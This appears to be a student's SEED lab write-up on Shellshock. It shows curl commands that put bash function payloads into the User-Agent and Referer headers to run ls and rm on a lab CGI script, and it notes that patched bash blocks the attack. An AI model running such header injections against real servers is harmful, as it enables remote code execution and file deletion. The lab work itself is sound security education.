[10/08/23]seed@VM:~/.../Shellshock$ curl -A "()" { echo hello; }; echo Content_type: text/plain;
echo; /bin/ls -l" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
[10/08/23]seed@VM:~/.../Shellshock$ curl -e "()" { echo hello; }; echo Content_type: text/plain;
echo; /bin/rm /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
[10/08/23]seed@VM:~/.../Shellshock$
```

When we change bash_shellshock to patched bash we cant do remote code execution